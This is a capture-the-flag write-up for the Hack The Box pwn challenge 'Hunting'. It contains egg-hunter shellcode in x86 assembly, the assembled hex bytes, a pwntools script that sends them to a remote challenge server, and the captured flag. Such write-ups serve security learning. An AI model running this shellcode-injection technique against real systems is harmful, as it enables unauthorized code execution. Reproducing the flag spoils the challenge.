Hunting


This is a write up for https://app.hackthebox.com/challenges/Hunting

1) Checked Security


```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Hunting/pwn_hunting]
└─$ checksec hunting_patched
[*] '/home/vigneswar/Pwn/Hunting/pwn_hunting/hunting_patched'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
```

The binary is obfuscated, so not possible to statically analyse the code

2) Dynamic Analysis



It executes our input, so we need to make a shellcode to print flag



We can also see flag being stored

3) Note
i) The flag is stored in a memory location that we dont know
ii) We can run our shell code

4) Egg hunters
https://medium.com/@chaudharyaditya/slae-0x3-egg-hunter-shellcode-6fe367be2776

```
global _start

section .text

_start:
    ; initial setup
    xor eax, eax
    mov edx, "HTB{"
    mov edi, 0x6ea40000

find:
    ; increment address
    add edi, 0x10000

    ; check if the address is valid
    pusha
    lea ebx, [edi]
    xor ecx, ecx
    mov al, 33
    int 0x80
    cmp al, 0xf2
    popa
    jz find

    ; check if address contains flag
    cmp dword [edi], edx
    jne find

    ; print the flag
    mov eax, 4
    mov ebx, 1
    mov ecx, edi
    mov edx, 36
    int 0x80
```

5) Made shellcode

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Hunting/pwn_hunting]
└─$ nasm -f elf32 hunt.asm

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Hunting/pwn_hunting]
└─$ ld -m elf_i386 -o hunt hunt.o

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Hunting/pwn_hunting]
└─$ python3 shellcode.py
[*] '/home/vigneswar/Pwn/Hunting/pwn_hunting/hunt'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
31c0ba4854427bbf0000a46e81c700000100608d1f31c9b021cd803cf26174ec391775e8b804000000bb0100000089f9ba24000000cd80
```

```
31c0ba4854427bbf0000a46e81c700000100608d1f31c9b021cd803cf26174ec391775e8b804000
000bb0100000089f9ba24000000cd80
```

6) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./hunting_patched")
context.binary = exe

io = remote('94.237.58.211', 30179)
# io = process([exe.path])
# gdb.attach(io, gdbscript='fin\n'*2+'ni\n'*3)
io.sendline(unhex('31c0ba4854427bbf0000a46e81c700000100608d1f31c9b021cd803cf261
74ec391775e8b804000000bb0100000089f9ba24000000cd80'))

io.interactive()
```

7) Flag

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Hunting/pwn_hunting]
└─$ python3 solve.py
HTB{H0w_0n_34rth_d1d_y0u_f1nd_m3?!?}timeout: the monitored command dumped core
Segmentation fault
$
```